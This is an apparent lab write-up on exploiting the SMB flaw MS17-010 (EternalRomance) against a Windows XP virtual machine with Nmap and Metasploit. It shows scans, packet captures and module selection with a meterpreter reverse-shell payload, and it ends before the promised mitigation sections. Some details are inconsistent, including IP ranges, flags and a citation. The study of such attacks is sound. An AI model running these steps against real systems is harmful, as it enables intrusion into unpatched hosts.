

Technical Analysis of the SMB vulnerability (CVE-2017-0143) & its impact on the vulnerable system

Sampat Dhakal

Word Count: 2200

Contents

Abstract	3
1. Introduction	3
2. Description of Vulnerability, Exploit and Attack Software	3
2.1 Vulnerability	3
2.2 Exploit and Attack Software	3
3. Anatomy of Attack	5
3.1 Information Gathering	5
Footprinting (Reconnaissance)	6
Enumerations:	6
Scanning:	7
3.2 Exploitation	8
Finding modules and payloads	9
3.3 Post Exploitation	14
4. Recommendations for Preventing Attack	19
5. Related Software	20
6. Critical Reflection	21
7. Conclusion	21
8. References	22

Abstract

This report will brief the methods and procedures of performing and mitigating the Ms17_010_psexec vulnerability in the victim machine (Windows XP SP 2). This report describes the way to find the vulnerability module, getting into the vulnerability system, performing the exploits and getting access to the victim system with procedures to avoid the exploits (detection, testing, exploitation, post-exploitation, prevention).

1. Introduction

This report is an overall technical guide for remotely exploiting a compromised device and providing suggestions to mitigate the attack that occurs on a vulnerable machine/system. The MS17-010 (cve-2017-0143) is the vulnerability that is being conducted in this report. When processing income, SMB is vulnerable to a buffer handling error. SMB packets that could result in remote code execution (Carnegie Mello University, 2005). This is a vulnerability in Microsoft's server message block (SMB) protocol (DRD, 2019). Metasploit framework is used to perform the attack and Nmap is used to detect the victim details (Whitehat, 2018).




Fig1. Vulnerability Assessment

2. Description of Vulnerability, Exploit and Attack Software

2.1 Vulnerability

Eternal Romance is SMBV1 exploits from leaked NSA exploit collection. This vulnerability module (CVE-2017-0143) uses the classic psexec payload (DRD, 2019). This module is considered reliable than the Eternal Blue and works on all unpatched Windows versions, up to service 2016 and windows 10. Eternal romance is the module that will exploit SMB with vulnerabilities in Ms17_010 to achieve a write-what-where primitive. Then this will be used to overwrite the connection session information as an administration session. On May 12, 2017, the wannacry Ransome used this vulnerability to point unpatched systems all over the globe. Similarly, on June 27, 2017, the vulnerability was executed once again to aid in the execution of the 2017 Notpetya cyberattack on various unpatched systems.

2.2 Exploit and Attack Software

Exploits are designed to get the superuser access to a computer system. Vulnerabilities are a lot more dangerous (Ahmad et al., 2013). Ms17_010 (CVE 2017-0143) is used to exploit the victim's system. Eternal Romance works just like the Eternal Blue via exploiting SMB (Root, 2019). The attacker sends the payload using SMB and executes it remotely. A virtual box is used to set up the system for performing the attack.

Tools Used:

- Kali Linux: This is a Linux distribution based on Debian that is intended for digital forensics and penetration checking. Offensive Security helps and finances Kali (itperfection, n.d.).
- Windows XP service pack 2: A major security update for Windows XP that was launched in the summer of 2004.
- Virtual Box: Oracle Corporation built a free and open-source hosted hypervisor for x86 virtualization. Windows, Mac OS, Linux, and Solaris are all supported by Virtual Box.
- Nmap
- Metasploit framework

Windows XP service pack 2 is installed on the virtual box as a victim system and Kali Linux (20201.1) – attacker is found as the default OS. This exploit begins by spraying SMB COM TRANSACTION2 packets into the heap. After this, it will try to gather the info about the sprayed memory layout via information leak in response to a malformed SMB request:

39350 1215.834015	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request
39354 1215.834191	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39357 1215.834254	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39362 1215.834436	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39366 1215.834514	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39370 1215.834603	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39374 1215.834691	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39378 1215.834786	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39382 1215.834870	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39386 1215.834961	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39390 1215.835047	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39394 1215.835138	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39398 1215.835226	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39402 1215.835319	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39405 1215.835405	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39408 1215.835592	192.168.56.102	192.168.56.2	SMB	107 Echo Request
39409 1215.835840	192.168.56.2	192.168.56.102	SMB	107 Echo Response

Fig2.Smb_com_transaction2 spraying

It will damage/corrupt the structure after obtaining the address of TRANSACTION objects in memory by overwriting the pointer to the InData buffer with a pointer to malicious code..

39525 1218.077886	192.168.56.102	192.168.56.2	SMB	1287 Trans2 Secondary Request[Malformed Packet]
39527 1218.078269	192.168.56.2	192.168.56.102	SMB	146 Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER

Fig3.Corruption of inData

Following the corruption, the exploit sends several “Trans2 Request, SESSION SETUP” packets to deliver the payload (The Blackberry Cylance Threat Research Team, 2017). Each of these packets

contains unique data in the SESSION SETUP data area.

39663 1219.198158	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39667 1219.200831	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP
39668 1219.200937	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39671 1219.201124	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP
39673 1219.201244	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39676 1219.201367	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP
39678 1219.201448	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39681 1219.201538	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP
39683 1219.201712	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39686 1219.201950	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP
39688 1219.202048	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39691 1219.202133	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP
39693 1219.202237	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39696 1219.202347	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP
39699 1219.202458	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39701 1219.202563	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP
39703 1219.202644	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39708 1219.202722	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP
39708 1219.202834	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39711 1219.202937	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP
39713 1219.203040	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39716 1219.203126	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP
39718 1219.203232	192.168.56.2	192.168.56.102	SMB	93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
39721 1219.203307	192.168.56.102	192.168.56.2	SMB	1312 Trans2 Request, SESSION_SETUP

```

    ▾ Trans2 Request (0x32)
      Word Count (WCT): 15
      Total Parameter Count: 12
      Total Data Count: 4096
      Max Parameter Count: 1
      Max Data Count: 0
      Max Setup Count: 0
      Reserved: 00
      ▾ Flags: 0x0000
      Timeout: 0.242 seconds
      Reserved: 0000
      Parameter Count: 12
      Parameter Offset: 66
      Data Count: 4096
      Data Offset: 78
      Setup Count: 1
      Reserved: 00
      Subcommand: SESSION_SETUP (0x000e)
      Byte Count (8CC): 4109
      Padding: 00
      ▾ SESSION_SETUP Parameters
      ▾ SESSION_SETUP Data
        Unknown Data: 9fa7423754ca5210806ff410826ff602867cf706817ef2b9...
  
```

Fig4. Payload Transmissions

Difference between Vulnerability, Exploits and attacking software

Vulnerability	Exploits	Attacking Software
It is a vulnerability/opening for hackers to gain access to a website, devices that connect to a website, operating systems, web apps, software, networks, and other IT systems.	It is a particular piece of code or attacking technique that takes advantage of weakness to carry out an assault or gain unauthorized access.	It's a program or code executing frame ware/software that is written to vandalize someone's computer/to use the victim system in an authorized way

(sectigostore, 2020)

3. Anatomy of Attack

3.1 Information Gathering

The victim's machine is connected on the same network as in Kali Linux by changing the network adapter to a Host-only network.




Fig5. Adapter setting and software version

System	Network Adapter
Kali	Vbox (virtual box adapter) – Default OS
Windows XP sp2	Host-only adapter

The auxiliary scan help to find whether the RHOST is vulnerable to the exploits or not

```
root@osboxes: ~
File Edit View Search Terminal Help
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.125.101
RHOST => 192.168.125.101
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[*] 192.168.125.101:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (3
2-bit)
[*] 192.168.125.101:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Fig6. Auxiliary Scan

Footprinting (Reconnaissance)

The system's details are gathered before it is penetrated. This is the most important step in the real-world scenario. But for now, since the victim machine is on the same network (both victim and attacker have the same IP range), Nmap (Network Mapper) is used to check the local network for vulnerable devices and their details. This aims to get the IP address, ports, access points, and services currently running on the machine, security details like firewalls or IDS (Intrusion Detection System). Footprinting assists in recognizing security posture, reducing attack area, finding vulnerabilities, and drawing network maps. (GreyCampus, n.d.).


Enumerations:

Enumeration is known as the most aggressive of the information gathering process in any kind of attack. Extracting IP ranges, usernames, system names, security policies, network resources and

system services takes place on this step. An active connection to the victim machine is required. Inbuilt services such as SMTP, DNS, and SMB are used.

Scanning:

For performing any attacks, a loophole (entry point) to get into the system is a must. In this POC (proof of Concept) an IP address will be the entry point. For this session, kali Linux and XP are on the same local network. This briefs that the first three bytes of the IP address of the victim and attacker will be the same but the last byte is uniquely assigned.



```
(root㉿kaliLinux)-[~]
# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 36 bytes 2104 (2.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 36 bytes 2104 (2.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

vboxnet0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.1 netmask 255.255.255.0 broadcast 192.168.56.255
        ether 0a:00:27:00:00:00 txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 51 bytes 8648 (8.4 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root㉿kaliLinux)-[~]
#
```

Fig7. Executing ifconfig

On the attacker system i.e. on Kali Linux, the command ifconfig on the terminal shows the IP address. After knowing the address of the attacker machine, the Nmap (network mapper) tool is used. Nmap is a free and open-source utility for network discovery or security editing (Noyes, 2011). Various types of scans can be operated via Nmap for different results, for this POC, we will scan using `-sV` which means to probe open ports in order to assess service/version information. The command `nmap -sV 192.168.56.0-150` results in a ranged IP scan from 192.168.0.1-192.168.0.150. This tool can perform a full scan providing the range `-255`.

```

(root㉿kaliLinux)-[~]
# nmap -sv 192.168.56.0-150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-23 14:54 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.2
Host is up (0.00010s latency).
All 1000 scanned ports on 192.168.56.2 are filtered
MAC Address: 08:00:27:F6:77:C8 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.00023s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?          Microsoft Windows RPC
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8080/tcp  open  http-proxy?  Microsoft Terminal Services
MAC Address: 08:00:27:16:E4:18 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Nmap scan report for 192.168.56.1
Host is up (0.000030s latency).
All 1000 scanned ports on 192.168.56.1 are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 151 IP addresses (3 hosts up) scanned in 37.08 seconds

```

Fig8. Nmap Scan

3.2 Exploitation

The first step to proceed towards exploitation is using the proper tool. For this, the Metasploit framework database by rapid7 is used. The first step is to open the terminal, type console and the framework will start.


```

[!] /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/host_id
[!] Please see /root/.msf4/logs/framework.log for details.

...:0k000kdc'           'cdk000ko:
...x000000000000c      'c00000000000x.
...00000000000000k,     'k00000000000000:
...0000000000kkkk0000:  ':0000000000000000:
...00000000000000000000:  '00000000000000000000:
...0000000000000000000000:  '0000000000000000000000:
...00000000000000000000000:  '000000000000000000000000:
...000000000000000000000000:  '0000000000000000000000000:
...0000000000000000000000000:  '00000000000000000000000000:
...00000000000000000000000000:  '000000000000000000000000000:
...000000000000000000000000000:  '0000000000000000000000000000:
...0000000000000000000000000000:  '00000000000000000000000000000:
...00000000000000000000000000000:  '000000000000000000000000000000:
...000000000000000000000000000000:  '0000000000000000000000000000000:
...0000000000000000000000000000000:  '00000000000000000000000000000000:
...00000000000000000000000000000000:  '000000000000000000000000000000000:
...000000000000000000000000000000000:  '0000000000000000000000000000000000:
...0000000000000000000000000000000000:  '00000000000000000000000000000000000:
...000000000000000000000000000000000000:  '0000000000000000000000000000000000000:
...0000000000000000000000000000000000000:  '00000000000000000000000000000000000000:
...00000000000000000000000000000000000000:  '000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000:  '0000000000000000000000000000000000000000000:
...00000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000:  '0000000000000000000000000000000000000000000000000000:
...00000000000000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000:  '0000000000000000000000000000000000000000000000000000000000:
...00000000000000000000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000:  '0000000000000000000000000000000000000000000000000000000000000000:
...00000000000000000000000000000000000000000000000000000000000000000:  '0000000000000000000000000000000000000000000000000000000000000000000:
...00000000000000000000000000000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
...0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:  '00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000:
```

Fig9. MSF Running

Finding modules and payloads



```
msf6 > search platform: "microsoft" type:exploit

Matching Modules
=====
#      Name
Date   Rank      Check  Description                               Disclosure
-----  -----
-      ----
0      exploit/multi/fileformat/office_word_macro
      excellent No     Microsoft Office Word Malicious Macro Execution 2012-01-10
1      exploit/multi/misc/openview_omniback_exec
      excellent Yes    HP OpenView OmniBack II Command Execution       2001-02-28
2      exploit/multi/mysql/mysql_udf_payload
      excellent No     Oracle MySQL UDF Payload Execution             2009-01-16
3      exploit/multi/script/web_delivery
      manual   No     Script Web Delivery                           2013-07-19
4      exploit/windows/brightstor/sql_agent
      average  No     CA BrightStor Agent for Microsoft SQL Overflow 2005-08-02
5      exploit/windows/browser/firefox_smil_uaf
      normal   No     Firefox nsSMILTimeContainer::NotifyTimeChange() RCE 2016-11-30
6      exploit/windows/browser/ie_cbutton_uaf
      normal   No     MS13-008 Microsoft Internet Explorer CButton Object Use-After-Free Vulnerability 2012-12-27
7      exploit/windows/browser/ie_cgenericelement_uaf
      good    No     MS13-038 Microsoft Internet Explorer CGenericElement Object Use-After-Free Vulnerability 2013-05-03
8      exploit/windows/browser/ie_createobject
      excellent No     MS06-014 Microsoft Internet Explorer COM CreateObject Code Execution 2006-04-11
9      exploit/windows/browser/ie_execcommand_uaf
      good    No     MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability 2012-09-14
10     exploit/windows/browser/ie_iscomponentinstalled
      normal   No     Microsoft Internet Explorer isComponentInstalled Overflow 2006-02-24
```

Fig 10. Searching for platform supports and exploits

After the Metasploit framework starts, the attacker should proceed with finding proper vulnerabilities to perform with the command search platforms:" windows" type: exploit

This command performs a quick scan for all the exploits that are for the Windows platform. After finding the proper module, exploit/windows/smb/ms17_010_psexec is selected that's on module number 181.

```
root@kaliLinux: ~
[!] msf6 - exploit module list
[!] Exploit modules
[!] ===========
[!] 177 exploit/windows/smb/ms10_046_shortcut_icon_dllloader      2010-07-16
[!]     excellent No Microsoft Windows Shell LNK Code Execution
[!] 178 exploit/windows/smb/ms10_061_spoolss                   2010-09-14
[!]     excellent No MS10-061 Microsoft Print Spooler Service Impersonation V
[!] ulnerability
[!] 179 exploit/windows/smb/ms15_020_shortcut_icon_dllloader      2015-03-10
[!]     excellent No Microsoft Windows Shell LNK Code Execution
[!] 180 exploit/windows/smb/ms17_010_永恒蓝_win8                 2017-03-14
[!]     average   No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corr
[!] ortion for Win8+
[!] 181 exploit/windows/smb/ms17_010_psexec                      2017-03-14
[!]     normal    Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion S
[!] MB Remote Windows Code Execution
[!] 182 exploit/windows/smb/psexec                           1999-01-01
[!]     manual   No Microsoft Windows Authenticated User Code Execution
[!] 183 exploit/windows/smb/smb_relay                         2001-03-31
[!]     excellent No MS08-068 Microsoft Windows SMB Relay Code Execution
[!] 184 exploit/windows/smb/smb_rras_erraticgopher           2017-06-13
[!]     average   Yes Microsoft Windows RRAS Service MIBEntryGet Overflow
[!] 185 exploit/windows/ssl/ms04_011_pct                     2004-04-13
[!]     average   No MS04-011 Microsoft Private Communications Transport Over
[!] flow
[!] 186 exploit/windows/winrm/winrm_script_exec             2012-11-01
[!]     manual   No WinRM Script Exec Remote Code Execution
[!] 187 exploit/windows/wins/ms04_045_wins                2004-12-14
[!]     great    Yes MS04-045 Microsoft WINS Service Memory Overwrite

[!] Interact with a module by name or index. For example info 187, use 187 or use ex
[!] ploit/windows/wins/ms04_045_wins

msf6 > use 181
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Fig11. Selecting the exploits

For this exploit, payload windows/meterpreter/reverse_tcp is the most suitable one. Since this is the default payload, it is not necessary to configure it.

```
root@kaliLinux: ~
msf6 exploit(windows/smb/ms17_010_psexec) > show options

